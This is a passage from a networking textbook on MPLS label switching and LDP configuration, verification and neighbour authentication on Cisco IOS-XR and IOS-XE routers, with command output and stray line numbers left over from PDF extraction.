i L1    172.25.6.0/24 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1    276
PE2(config-if)#do sh run int lo100                                           277
Building configuration...                                                       278

```

```

279 Current configuration : 110 bytes
280 !
281 interface Loopback100
282   ip address 2.2.2.2 255.255.255.255
283   ip router isis 1
284   isis circuit-type level-1
285 end

```

```

286 PE2(config-if)#do sh run int g1
287 Building configuration...

```

```

288 Current configuration : 146 bytes
289 !
290 interface GigabitEthernet1
291   ip address 172.25.3.1 255.255.255.0
292   ip router isis 1
293   negotiation auto
294   mpls ip
295   no mop enabled
296   no mop sysid
297 end

```

298 At this point, you have an MPLS path from PE1 to PE2 using P1 and P2. For the purposes of this
 299 example, let's configure the path through PE3 and PE4 without MPLS and see what problems this causes.
 300 Even though PE3 and PE4 are labeled as provider edge routers, they also provide a backup MPLS path
 301 between P1 and P2:

```

302 RP/0/0/CPU0:PE3#conf t
303 Fri Jul 24 08:23:20.766 UTC
304 RP/0/0/CPU0:PE3(config)#router isis 1
305 RP/0/0/CPU0:PE3(config-isis)# is-type level-1
306 RP/0/0/CPU0:PE3(config-isis)# net 49.0000.0000.0005.00
307 RP/0/0/CPU0:PE3(config-isis)# address-family ipv4 unicast
308 RP/0/0/CPU0:PE3(config-isis-af)# metric-style wide
309 RP/0/0/CPU0:PE3(config-isis-af)#
310 RP/0/0/CPU0:PE3(config-isis-af)# interface Loopback100
311 RP/0/0/CPU0:PE3(config-isis-if)# circuit-type level-1
312 RP/0/0/CPU0:PE3(config-isis-if)# address-family ipv4 unicast
313 RP/0/0/CPU0:PE3(config-isis-if-af)#
314 RP/0/0/CPU0:PE3(config-isis-if-af)# interface GigabitEthernet0/0/0
315 RP/0/0/CPU0:PE3(config-isis-if)# circuit-type level-1
316 RP/0/0/CPU0:PE3(config-isis-if)# address-family ipv4 unicast
317 RP/0/0/CPU0:PE3(config-isis-if-af)#
318 RP/0/0/CPU0:PE3(config-isis-if-af)# interface GigabitEthernet0/0/0/1
319 RP/0/0/CPU0:PE3(config-isis-if)# circuit-type level-1
320 RP/0/0/CPU0:PE3(config-isis-if)# address-family ipv4 unicast
321 RP/0/0/CPU0:PE3(config-isis-if-af)#
322 RP/0/0/CPU0:PE3(config-isis-if-af)# interface GigabitEthernet0/0/0/2
323 RP/0/0/CPU0:PE3(config-isis-if)# circuit-type level-1
324 RP/0/0/CPU0:PE3(config-isis-if)# address-family ipv4 unicast
325 RP/0/0/CPU0:PE3(config-isis-if-af)#commit

```

```

Fri Jul 24 08:23:27.175 UTC                                     326
RP/0/0/CPU0:PE3(config-isis-if-af)#show run interface         327
Fri Jul 24 08:23:33.785 UTC                                     328
interface Loopback100                                         329
  ipv4 address 5.5.5.5 255.255.255.255                         330
!                                                               331
interface MgmtEth0/0/CPU0/0                                    332
  shutdown                                                       333
!                                                               334
interface GigabitEthernet0/0/0/0                               335
  ipv4 address 172.25.4.2 255.255.255.0                       336
!                                                               337
interface GigabitEthernet0/0/0/1                               338
  ipv4 address 172.25.6.1 255.255.255.0                       339
!                                                               340
interface GigabitEthernet0/0/0/2                               341
  shutdown                                                       342
!                                                               343

RP/0/0/CPU0:PE3(config-isis-if-af)#                           344

RP/0/0/CPU0:PE4#conf t                                         345
Fri Jul 24 08:24:15.092 UTC                                     346
RP/0/0/CPU0:PE4(config)#router isis 1                         347
RP/0/0/CPU0:PE4(config-isis)# is-type level-1                348
RP/0/0/CPU0:PE4(config-isis)# net 49.0000.0000.0006.00      349
RP/0/0/CPU0:PE4(config-isis)# address-family ipv4 unicast    350
RP/0/0/CPU0:PE4(config-isis-af)# metric-style wide           351
RP/0/0/CPU0:PE4(config-isis-af)#                             352
RP/0/0/CPU0:PE4(config-isis-af)# interface Loopback100      353
RP/0/0/CPU0:PE4(config-isis-if)# circuit-type level-1        354
RP/0/0/CPU0:PE4(config-isis-if)# address-family ipv4 unicast 355
RP/0/0/CPU0:PE4(config-isis-if-af)#                           356
RP/0/0/CPU0:PE4(config-isis-if-af)# interface GigabitEthernet0/0/0/0 357
RP/0/0/CPU0:PE4(config-isis-if-af)# circuit-type level-1    358
RP/0/0/CPU0:PE4(config-isis-if-af)# address-family ipv4 unicast 359
RP/0/0/CPU0:PE4(config-isis-if-af)#                           360
RP/0/0/CPU0:PE4(config-isis-if-af)# interface GigabitEthernet0/0/0/1 361
RP/0/0/CPU0:PE4(config-isis-if-af)# circuit-type level-1    362
RP/0/0/CPU0:PE4(config-isis-if-af)# address-family ipv4 unicast 363
RP/0/0/CPU0:PE4(config-isis-if-af)#                           364
RP/0/0/CPU0:PE4(config-isis-if-af)# interface GigabitEthernet0/0/0/2 365
RP/0/0/CPU0:PE4(config-isis-if-af)# circuit-type level-1    366
RP/0/0/CPU0:PE4(config-isis-if-af)# address-family ipv4 unicast 367
RP/0/0/CPU0:PE4(config-isis-if-af)#commit                    368
Fri Jul 24 08:24:20.022 UTC                                     369
RP/0/0/CPU0:PE4(config-isis-if-af)#do sh run interface       370
Fri Jul 24 08:24:28.801 UTC                                     371
interface Loopback100                                         372
  ipv4 address 6.6.6.6 255.255.255.255                       373
!                                                               374

```

```

375 interface MgmtEth0/0/CPU0/0
376   shutdown
377   !
378 interface GigabitEthernet0/0/0/0
379   ipv4 address 172.25.5.2 255.255.255.0
380   !
381 interface GigabitEthernet0/0/0/1
382   ipv4 address 172.25.6.2 255.255.255.0
383   !
384 interface GigabitEthernet0/0/0/2
385   shutdown
386   !

387 RP/0/0/CPU0:PE4(config-isis-if-af)#

```

388 With this configuration, you can traceroute between the PE networks, but MPLS information is lost
389 along the path for packets that traverse the link between P3 and P4:

```

390 RP/0/0/CPU0:PE1#traceroute 2.2.2.2
391 Fri Jul 24 08:33:23.736 UTC

392 Type escape sequence to abort.
393 Tracing the route to 2.2.2.2

394  1  172.25.1.2 [MPLS: Label 24007 Exp 0] 19 msec  9 msec  9 msec
395  2  172.25.2.2 [MPLS: Label 24007 Exp 0]  9 msec  0 msec  0 msec
396  3  172.25.3.1 0 msec  *  0 msec
397 RP/0/0/CPU0:PE1#

```

```

398 ! Now shut the link between P1 and P2
399 RP/0/0/CPU0:P1#conf t
400 Fri Jul 24 08:34:39.237 UTC
401 RP/0/0/CPU0:P1(config)#int g0/0/0/1
402 RP/0/0/CPU0:P1(config-if)#shut
403 RP/0/0/CPU0:P1(config-if)#commit
404 Fri Jul 24 08:34:44.777 UTC
405 RP/0/0/CPU0:P1(config-if)#

```

```

406 ! The path through PE3 and PE4 doesn't have MPLS labels
407 ! This will be a problem when you try to set up our VPNs
408 RP/0/0/CPU0:PE1#traceroute 2.2.2.2
409 Fri Jul 24 08:35:33.437 UTC

```

```

410 Type escape sequence to abort.
411 Tracing the route to 2.2.2.2

412  1  172.25.1.2 [MPLS: Label 24007 Exp 0] 0 msec  0 msec  0 msec
413  2  172.25.4.2 0 msec  0 msec  0 msec
414  3  172.25.6.2 0 msec  0 msec  0 msec
415  4  172.25.5.1 69 msec 39 msec  9 msec
416  5  172.25.3.1 9 msec  *  9 msec
417 RP/0/0/CPU0:PE1#

```


To fix the issue, we will enable MPLS LDP on PE3 and PE4:

```
RP/0/0/CPU0:PE3#conf t
Fri Jul 24 08:37:04.669 UTC
RP/0/0/CPU0:PE3(config)#mpls ldp
RP/0/0/CPU0:PE3(config-ldp)# router-id 5.5.5.5
RP/0/0/CPU0:PE3(config-ldp)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE3(config-ldp-if)# address-family ipv4
RP/0/0/CPU0:PE3(config-ldp-if-af)# !
RP/0/0/CPU0:PE3(config-ldp-if-af)# !
RP/0/0/CPU0:PE3(config-ldp-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE3(config-ldp-if-af)# address-family ipv4
RP/0/0/CPU0:PE3(config-ldp-if-af)# !
RP/0/0/CPU0:PE3(config-ldp-if-af)# !
RP/0/0/CPU0:PE3(config-ldp-if-af)#commit
Fri Jul 24 08:37:09.699 UTC
RP/0/0/CPU0:PE3(config-ldp-if-af)#
```

```
RP/0/0/CPU0:PE4#conf
Fri Jul 24 08:37:33.127 UTC
RP/0/0/CPU0:PE4(config)#mpls ldp
RP/0/0/CPU0:PE4(config-ldp)# router-id 6.6.6.6
RP/0/0/CPU0:PE4(config-ldp)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE4(config-ldp-if)# address-family ipv4
RP/0/0/CPU0:PE4(config-ldp-if-af)# !
RP/0/0/CPU0:PE4(config-ldp-if-af)# !
RP/0/0/CPU0:PE4(config-ldp-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE4(config-ldp-if-af)# address-family ipv4
RP/0/0/CPU0:PE4(config-ldp-if-af)# !
RP/0/0/CPU0:PE4(config-ldp-if-af)#commit
Fri Jul 24 08:37:37.427 UTC
RP/0/0/CPU0:PE4(config-ldp-if-af)#
```

The traceroute through the alternate path is now good. After the successful test, we reenble the primary path:

```
RP/0/0/CPU0:PE1#traceroute 2.2.2.2
Fri Jul 24 08:38:16.486 UTC
```

```
Type escape sequence to abort.
Tracing the route to 2.2.2.2
```

```
 1 172.25.1.2 [MPLS: Label 24007 Exp 0] 9 msec 9 msec 9 msec
 2 172.25.4.2 [MPLS: Label 24006 Exp 0] 9 msec 9 msec 9 msec
 3 172.25.6.2 [MPLS: Label 24005 Exp 0] 9 msec 9 msec 9 msec
 4 172.25.5.1 [MPLS: Label 24007 Exp 0] 9 msec 9 msec 9 msec
 5 172.25.3.1 9 msec * 9 msec
RP/0/0/CPU0:PE1#
```

```

460 RP/0/0/CPU0:P1#conf t
461 Fri Jul 24 08:34:39.237 UTC
462 RP/0/0/CPU0:P1(config)#int g0/0/0/1
463 RP/0/0/CPU0:P1(config-if)#no shut
464 RP/0/0/CPU0:P1(config-if)#commit
465 Fri Jul 24 08:39:10.899 UTC
466 RP/0/0/CPU0:Jul 24 08:39:10.919 : ifmgr[228]: %PKT_INFRA-LINK-3-UPDOWN : Interface
467 GigabitEthernet0/0/0/1, changed state to Down
468 RP/0/0/CPU0:P1(config-if)#RP/0/0/CPU0:Jul 24 08:39:10.949 : ifmgr[228]: %PKT_INFRA-LINK-3-
469 UPDOWN : Interface GigabitEthernet0/0/0/1, changed state to Up

470 RP/0/0/CPU0:P1(config-if)#
    
```

471 Label Protocols

472 The last section mentioned label protocols, but didn't go into any depth about them. Label protocols
 473 are used to distribute topology information between label routers. Many Cisco routers support two label
 474 protocols, which are relatively similar. The Tag Distribution Protocol (TDP) was developed by Cisco before
 475 the Label Distribution Protocol (LDP) standard was developed. Older versions of IOS may only support
 476 TDP. IOS-XR only supports LDP. TDP cannot form a relationship with an LDP neighbor. TDP and LDP,
 477 however, can coexist in an MPLS network, if the protocols are consistently paired between neighbors.

478 Whenever possible, LDP should be used as the only label discovery protocol. This simplifies support
 479 of the network. If you need to be able to support both label protocols on IOS or IOS-XE, use the `mpls label`
 480 `protocol both` command on an interface. If you don't specify the label protocol, the default for IOS past
 481 version 12.4 or 12.2S is LDP. If you need to specify one protocol or the other, use the `mpls label protocol`
 482 `tdp` command or the `mpls label protocol ldp` command. These two commands can be used either
 483 globally to set a default or per interface, but each option is only supported on a per-interface basis. Since
 484 TDP is a legacy protocol, we will not go into any more depth on that protocol.

485 Regardless of the protocol used to exchange labels, the MPLS forwarding table reflects the same
 486 information. The MPLS forwarding table for a label router shows a local label and an outgoing label for
 487 a Forward Equivalence Class (FEC). A FEC is a grouping of packets that are treated similarly. In a basic
 488 example, they are the prefixes for the tunneled networks:

```

489 RP/0/0/CPU0:PE1#show mpls forwarding
490 Sat Jul 25 02:14:09.056 UTC
491 Local   Outgoing   Prefix           Outgoing   Next Hop        Bytes
492 Label  Label      or ID           Interface  Next Hop        Switched
493 -----
494 24000   Pop        3.3.3.3/32      Gi0/0/0/0  172.25.1.2     123265
495 24001   Pop        172.25.4.0/24   Gi0/0/0/0  172.25.1.2     0
496 24002   Pop        172.25.2.0/24   Gi0/0/0/0  172.25.1.2     0
497 24003   24000      4.4.4.4/32      Gi0/0/0/0  172.25.1.2     0
498 24004   24004      5.5.5.5/32      Gi0/0/0/0  172.25.1.2     0
499 24005   24005      172.25.6.0/24   Gi0/0/0/0  172.25.1.2     0
500 24006   24002      172.25.3.0/24   Gi0/0/0/0  172.25.1.2     0
501 24007   24006      6.6.6.6/32      Gi0/0/0/0  172.25.1.2     0
502 24008   24001      172.25.5.0/24   Gi0/0/0/0  172.25.1.2     0
503 24009   24007      2.2.2.2/32      Gi0/0/0/0  172.25.1.2     6841452
504 24010   Aggregate  172.30.1.0/24[V] Customer       0
505 24011   Unlabelled 172.31.1.0/24[V] Gi0/0/0/1    172.30.1.2     0
506 RP/0/0/CPU0:PE1#
    
```

An interesting aspect of MPLS that can make troubleshooting interesting is that the labels are only significant on a per-hop basis and are swapped by each label router. In the example, you can see that a destination of 6.6.6.6 has two paths. One path is through P2 and one path is through PE3. P2 advertises a label of 25003, and PE3 advertises a label of 25005:

```
PE1#show mpls forwarding-table 6.6.6.6
Local   Outgoing Prefix          Bytes Label  Outgoing  Next Hop
Label   Label    or Tunnel Id   Switched    interface
18      19       10.100.0.1/32  0           Et0/0     192.168.11.2
        18       10.100.0.1/32  0           Et0/1     192.168.13.3
PE1#
```

When you follow the path on P1, you see that it swaps label 19 for label 16, which was advertised by P2:

```
RP/0/0/CPU0:P1#show mpls forwarding prefix 6.6.6.6/32
Sat Jul 25 02:17:40.748 UTC
Local  Outgoing Prefix          Outgoing  Next Hop    Bytes
Label  Label    or ID          Interface  Hop         Switched
-----
24006  24005    6.6.6.6/32    Gi0/0/0/1  172.25.2.2  0
        24003    6.6.6.6/32    Gi0/0/0/2  172.25.4.2  0
RP/0/0/CPU0:P1#
```

As you follow the path to P2, you see that it does not have an outgoing label. That is because the next hop, PE2, is the final destination:

```
RP/0/0/CPU0:P2#show mpls forwarding prefix 6.6.6.6/32
Sat Jul 25 02:19:08.352 UTC
Local  Outgoing Prefix          Outgoing  Next Hop    Bytes
Label  Label    or ID          Interface  Hop         Switched
-----
24005  Pop      6.6.6.6/32    Gi0/0/0/2  172.25.5.2  118808
RP/0/0/CPU0:P2#
```

Let's see what happens when a new label is advertised:

```
RP/0/0/CPU0:P1#debug mpls ldp advertisements
Sat Jul 25 02:20:30.046 UTC
RP/0/0/CPU0:P1#

RP/0/0/CPU0:PE1(config)#int lo102
RP/0/0/CPU0:PE1(config-if)#ip add 102.102.102.102 255.255.255.0
RP/0/0/CPU0:PE1(config-if)#commit
RP/0/0/CPU0:PE1(config-if)#router isis 1
RP/0/0/CPU0:PE1(config-isis)#interface lo102
RP/0/0/CPU0:PE1(config-isis-if)#address-family ipv4
RP/0/0/CPU0:PE1(config-isis-if-af)#commit
```

546 Router P1 is labeling the FEC with 24008 and advertises that label to the downstream router P2. Pop as
 547 the outgoing label means that when P1 forwards data, it removes the top label before it sends the data to the
 548 next hop:

```

549 RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
550 Peer(5.5.5.5:0): Label adv to peer; af 1
551 RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
552 Peer(5.5.5.5:0): Advertise 102.102.102.0/24, label 24008(null) (rev#31)
553 RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
554 Peer(5.5.5.5:0): tc_advertise_local_tib_tags_peer: EXIT: peer 5.5.5.5:0, af 1 - res 0
555 RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
556 Peer(4.4.4.4:0): tc_process_peer_update_af: af=1

557 RP/0/0/CPU0:P1# show mpls forwarding prefix 102.102.102.0/24
558 Sat Jul 25 02:28:36.013 UTC
559 Local Outgoing Prefix Outgoing Next Hop Bytes
560 Label Label or ID Interface Interface Switched
561 -----
562 24008 Pop 102.102.102.0/24 Gi0/0/0/0 172.25.1.1 0
563 RP/0/0/CPU0:P1#

```

564 LDP Security and Best Practices

565 When securing a router, you often use access lists to protect the control plane or to prevent unknown traffic
 566 destined directly to the router. Just as with layer 3 routing protocols, you need to ensure that LDP is allowed
 567 between peers. To do this, you need to know how LDP communicates. LDP discovery uses UDP port 646,
 568 and the LDP session is built on TCP port 646. The UDP hello packets that are sent during the discovery phase
 569 are sent to 224.0.0.2, which is the multicast address for all routers on a subnet. The session packets use the
 570 address of the interface selected as the router ID. Once you know the addresses and ports in use, you can use
 571 them in the access lists that protect the router:

```

572 PE2#debug mpls ldp transport events
573 LDP transport events debugging is on
574 PE2#
575 *Jul 25 05:31:42.103: ldp: Rcvd ldp hello; GigabitEthernet1, from 172.25.3.2 (4.4.4.4:0),
576 intf_id 0, opt 0xC
577 *Jul 25 05:31:42.104: ldp: Start holding timer; adj 0x7FA3BFCAA8A8, 172.25.3.2
578 *Jul 25 05:31:43.523: ldp: Send ldp hello; GigabitEthernet1, src/dst 172.25.3.1/224.0.0.2,
579 inst_id 0
580 *Jul 25 05:31:46.553: ldp: Rcvd ldp hello; GigabitEthernet1, from 172.25.3.2 (4.4.4.4:0),
581 intf_id 0, opt 0xC
582 *Jul 25 05:31:46.553: ldp: Start holding timer; adj 0x7FA3BFCAA8A8, 172.25.3.2
583 *Jul 25 05:31:48.205: ldp: Send ldp hello; GigabitEthernet1, src/dst 172.25.3.1/224.0.0.2,
584 inst_id 0

585 PE2#debug mpls ldp session io all
586 LDP session I/O, including periodic Keep Alives debugging is on
587 PE2#
588 *Jul 25 05:33:35.218: ldp: Sent keepalive msg to 4.4.4.4:0 (pp 0x7FA3BF14C8)
589 *Jul 25 05:33:35.218: ldp: keepalive msg: LDP Id: 2.2.2.2:0; First PDU msg:

```

```
*Jul 25 05:33:35.218: 00 01 00 0E 02 02 02 02 00 00 590
*Jul 25 05:33:35.218: 02 01 00 04 00 00 05 B7 591
```

Just as with OSPF, LDP requires a router ID, and it is best if the router ID remains static. LDP picks its router ID by using the highest IP address on a loopback interface. If the router doesn't have any loopback interfaces, it uses the highest IP address from its active interfaces. Using interface addresses creates the risk that the router ID could change when an interface goes down. Even using loopbacks can be slightly problematic, because new loopbacks might be added. Unlike with OSPF, the router ID for LDP is not just any 32-bit number. By default, LDP advertises its router ID as the transport address, so the address must be reachable by the peers. The best practice is to manually set the router ID using the `mpls ldp router-id <interface> [force]` command on IOS-XE, but ensure that you select an interface that will always be up. This is important for the functionality of LDP:

```
PE2(config)#mpls label protocol ? 601
  ldp Use LDP (default) 602
  tdp Use TDP 603
PE2(config)#mpls label protocol ldp 604
PE2(config)#mpls ldp router-id loopback0 force 605
```

For IOS-XR, the router ID works slightly differently than with IOS-XE. It is still best practice to manually set the router ID, but the syntax uses an IPv4 transport address instead of pointing to an interface:

```
RP/0/0/CPU0:P2#sh run mpls ldp 608
Sat Jul 25 05:39:03.950 UTC 609
mpls ldp 610
  router-id 4.4.4.4 611
! 612
```

If there is any risk of a rogue device trying to spoof an LDP neighbor, LDP authentication can mitigate that risk. LDP authentication creates a password for sessions with a specified neighbor. In the following example, we configure an LDP password on P2 for its connection to PE2, but you don't configure PE2. As soon as we commit, you can see that it fails to authenticate. Once you add the corresponding configuration to PE2, the LDP session is established:

```
RP/0/0/CPU0:P2(config)#mpls ldp neighbor 2.2.2.2:0 password ? 618
  clear Specifies an UNENCRYPTED password will follow 619
  disable Disables the global password from this neighbor 620
  encrypted Specifies an ENCRYPTED password will follow 621
RP/0/0/CPU0:P2(config)#mpls ldp neighbor 2.2.2.2:0 password clear Apress 622
RP/0/0/CPU0:P2(config)#commit 623
Sat Jul 25 05:42:20.427 UTC 624
RP/0/0/CPU0:Jul 25 05:42:20.487 : config[65741]: %MGBL-CONFIG-6-DB_COMMIT : Configuration 625
committed by user 'will'. Use 'show configuration commit changes 1000000015' to view the 626
changes. 627
RP/0/0/CPU0:P2(config)#RP/0/0/CPU0:Jul 25 05:42:21.597 : tcp[399]: %IP-TCP-3-BADAUTH : 628
Invalid MD5 digest from 2.2.2.2:646 to 4.4.4.4:41123 629
```

```
! Now configure PE2 with the password. 630
PE2(config)#mpls ldp neighbor 4.4.4.4 password Apress 631
PE2(config)# 632
*Jul 25 05:44:49.881: %LDP-5-NBRCHG: LDP Neighbor 4.4.4.4:0 (1) is UP 633
```

634 This authenticates known neighbors, but if a new neighbor is dynamically discovered, it won't force
 635 authentication. The IOS-XE `mpls ldp password required [for access-list]` command adds a layer of
 636 security. After enabling this command, dynamically discovered neighbors that don't have a password set will
 637 not be able to form a session:

```
638 PE2#conf t
639 Enter configuration commands, one per line. End with CNTL/Z.
640 PE2(config)#mpls ldp password required for ?
641 WORD IP standard access-list for LDP peers; name or number (1-99)
642 PE2(config)#mpls ldp password required
643 PE2(config)#
644 *Jun 24 15:27:41.479: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (3) is DOWN (Session's MD5
645 password changed)
646 P3(config)#
647 *Jun 24 15:27:45.796: %LDP-4-PWD: MD5 protection is required for peer 1.1.1.1:0, no password
648 configured
649 P3(config)#
```

650 In the preceding scenario, you configured a password for only a single neighbor. Setting authentication
 651 per neighbor is secure, but it is not scalable. To set a password for neighbors that match an access list, use
 652 the `mpls ldp password option sequence for acl [0 | 7] password` command:

```
653 PE2(config)#access-list 10 permit any
654 PE2(config)#mpls ldp password option 1 for 10 ?
655 0 Specifies an UNENCRYPTED password will follow
656 7 Specifies a HIDDEN password will follow
657 LINE The UNENCRYPTED (cleartext) password
658 key-chain Specifies a key-chain name will follow
659 PE2(config)#mpls ldp password option 1 for 10 Apress
660 PE2(config)#
661 *Jun 24 16:03:35.679: %TCP-6-BADAUTH: No MD5 digest from 1.1.1.1(646) to 33.33.33.33(40458)
662 tableid - 0
```

663 When you configured the password for access list 10, the error immediately changed from saying a
 664 password is required, but not set. Now it shows that the neighbor is not sending an MD5 digest. To fix this,
 665 you need to configure passwords on each side.

666 Logging is a topic that touches both security and operations. By default, MPLS LDP neighbor changes
 667 and password configuration and rollover are logged. Notice the use of `show running-config all`. The
 668 `all` keyword is used to add defaults to the output that are otherwise not displayed. Unless you are using
 669 advanced MPLS features, this logging is adequate. If you do not want to log these events, you can use `no` in
 670 front of the command to explicitly disable them:

```
671 PE2#show running-config all | include mpls.*logging
672 mpls ldp logging neighbor-changes
673 mpls ldp logging password configuration
674 mpls ldp logging password rollover
675 PE2#
676 PE1#conf t
677 Enter configuration commands, one per line. End with CNTL/Z.
678 PE2(config)#no mpls ldp logging password rollover
```

Many networks have Quality of Service (QoS) policies that must be preserved over the MPLS network. MPLS uses the experimental field to carry QoS information. This can be problematic when the MPLS network removes the MPLS label before it can use the information. This problem is solved using explicit nulls. By default, an implicit null is used. This is more efficient than an explicit null, but it causes the penultimate router to pop the MPLS label and lose the QoS information stored in it. The explicit null adds a label with a zero value. After configuring a PE router with `mpls ldp explicit-null`, you can see that explicit null replaced pop for the outgoing label. This protects the QoS information that is passed with the MPLS label:

```
RP/0/0/CPU0:P1#show mpls forwarding prefix 1.1.1.1/32 687
Sat Jul 25 06:04:51.134 UTC 688
Local  Outgoing  Prefix      Outgoing   Next Hop    Bytes
Label  Label      or ID      Interface  Interface   Switched
-----  -----  -----  -----  -----  ----- 689
24003  Pop        1.1.1.1/32  Gi0/0/0/0  172.25.1.1  354457    690
RP/0/0/CPU0:P1# 693
```

```
RP/0/0/CPU0:PE1(config)#mpls ldp 694
RP/0/0/CPU0:PE1(config-ldp)#address-family ipv4 695
RP/0/0/CPU0:PE1(config-ldp-af)#label local advertise explicit-null 696
RP/0/0/CPU0:PE1(config-ldp-af)#commit 697
```

```
RP/0/0/CPU0:P1#show mpls forwarding prefix 1.1.1.1/32 698
Sat Jul 25 06:05:49.960 UTC 699
Local  Outgoing  Prefix      Outgoing   Next Hop    Bytes
Label  Label      or ID      Interface  Interface   Switched
-----  -----  -----  -----  -----  ----- 700
24003  Exp-Null-v4 1.1.1.1/32  Gi0/0/0/0  172.25.1.1  132       701
RP/0/0/CPU0:P1# 704
```

LDP Verification 705

Just like anything, once you have LDP configured, you may want to run some verifications. Seeing the LDP neighbors come up is a start, but it is best practice to verify the binding and neighbors using show commands: 706 707 708

```
RP/0/0/CPU0:P1#show mpls ldp ? 709
afi-all      All Address Families(cisco-support) 710
backoff      Session Backoff table information 711
bindings     Label Information Base (LIB) information 712
capabilities  Capability database information 713
discovery    Discovery Hello Information 714
forwarding   Forwarding setup information 715
graceful-restart Graceful Restart feature information 716
igp          IGP related information 717
interface    IP interface information 718
ipv4         IPv4 Address Family 719
ipv6         IPv6 Address Family 720
issu        ISSU related information 721
neighbor     Neighbor information 722
nsr         Non-Stop Routing related information 723
```

```

724 parameters      Configuration parameter information
725 pseudowire      Pseudowire information
726 statistics      Statistics information
727 structs         Internal data structures(cisco-support)
728 summary         Summarized information
729 trace          event trace information(cisco-support)
730 vrf            VRF context name
731 RP/0/0/CPU0:P1#show mpls ldp

```

732 The show mpls ldp discovery command is a good starting place to look at MPLS neighbors:

```

733 RP/0/0/CPU0:P1#show mpls ldp discovery
734 Sat Jul 25 06:07:01.705 UTC

735 Local LDP Identifier: 3.3.3.3:0
736 Discovery Sources:
737 Interfaces:
738   GigabitEthernet0/0/0/0 : xmit/rcv
739     VRF: 'default' (0x60000000)
740     LDP Id: 1.1.1.1:0, Transport address: 1.1.1.1
741     Hold time: 15 sec (local:15 sec, peer:15 sec)
742     Established: Jul 24 08:01:40.203 (22:05:21 ago)

743   GigabitEthernet0/0/0/1 : xmit/rcv
744     VRF: 'default' (0x60000000)
745     LDP Id: 4.4.4.4:0, Transport address: 4.4.4.4
746     Hold time: 15 sec (local:15 sec, peer:15 sec)
747     Established: Jul 24 08:39:10.959 (21:27:50 ago)

748   GigabitEthernet0/0/0/2 : xmit/rcv
749     VRF: 'default' (0x60000000)
750     LDP Id: 5.5.5.5:0, Transport address: 5.5.5.5
751     Hold time: 15 sec (local:15 sec, peer:15 sec)
752     Established: Jul 24 08:37:14.177 (21:29:47 ago)

```

753 RP/0/0/CPU0:P1#

754 A useful command to look at MPLS LDP neighbors is show mpls ldp neighbor. With this command,
755 you can see the existing neighbors, their router IDs, the interface to which the neighbor is connected, and
756 addresses on the neighbor router:

```

757 RP/0/0/CPU0:P1#show mpls ldp neighbor
758 Sat Jul 25 06:07:26.273 UTC

759 Peer LDP Identifier: 1.1.1.1:0
760   TCP connection: 1.1.1.1:646 - 3.3.3.3:30487
761   Graceful Restart: No
762   Session Holdtime: 180 sec
763   State: Oper; Msgs sent/rcvd: 1546/1546; Downstream-Unsolicited
764   Up time: 22:05:44
765   LDP Discovery Sources:

```


IPv4: (1)	766
GigabitEthernet0/0/0/0	767
IPv6: (0)	768
Addresses bound to this peer:	769
IPv4: (3)	770
1.1.1.1 102.102.102.102 172.25.1.1	771
IPv6: (0)	772
Peer LDP Identifier: 5.5.5.5:0	773
TCP connection: 5.5.5.5:30935 - 3.3.3.3:646	774
Graceful Restart: No	775
Session Holdtime: 180 sec	776
State: Oper; Msgs sent/rcvd: 1499/1496; Downstream-Unsolicited	777
Up time: 21:30:12	778
LDP Discovery Sources:	779
IPv4: (1)	780
GigabitEthernet0/0/0/2	781
IPv6: (0)	782
Addresses bound to this peer:	783
IPv4: (3)	784
5.5.5.5 172.25.4.2 172.25.6.1	785
IPv6: (0)	786
Peer LDP Identifier: 4.4.4.4:0	787
TCP connection: 4.4.4.4:52877 - 3.3.3.3:646	788
Graceful Restart: No	789
Session Holdtime: 180 sec	790
State: Oper; Msgs sent/rcvd: 1498/1493; Downstream-Unsolicited	791
Up time: 21:28:15	792
LDP Discovery Sources:	793
IPv4: (1)	794
GigabitEthernet0/0/0/1	795
IPv6: (0)	796
Addresses bound to this peer:	797
IPv4: (4)	798
4.4.4.4 172.25.2.2 172.25.3.2 172.25.5.1	799
IPv6: (0)	800
RP/0/0/CPU0:P1#	801

Layer 3 MPLS VPN 802

When people think of MPLS, they most commonly think of layer 3 MPLS VPN services where an ISP handles transporting segregated traffic. Even though there are MPLS VPNs, use Multiprotocol BGP (MP-BGP) to pass information about virtual routing and forwarding (VRF) targets. Even though MP-BGP is doing most of the work, the extended communities used for VRF route targets are only supported over MPLS networks. 803
804
805
806

Table 23-3 lists common commands for MPLS VPNs on IOS-XE. Table 23-4 lists common commands for MPLS VPNs on IOS-XS. 807
808

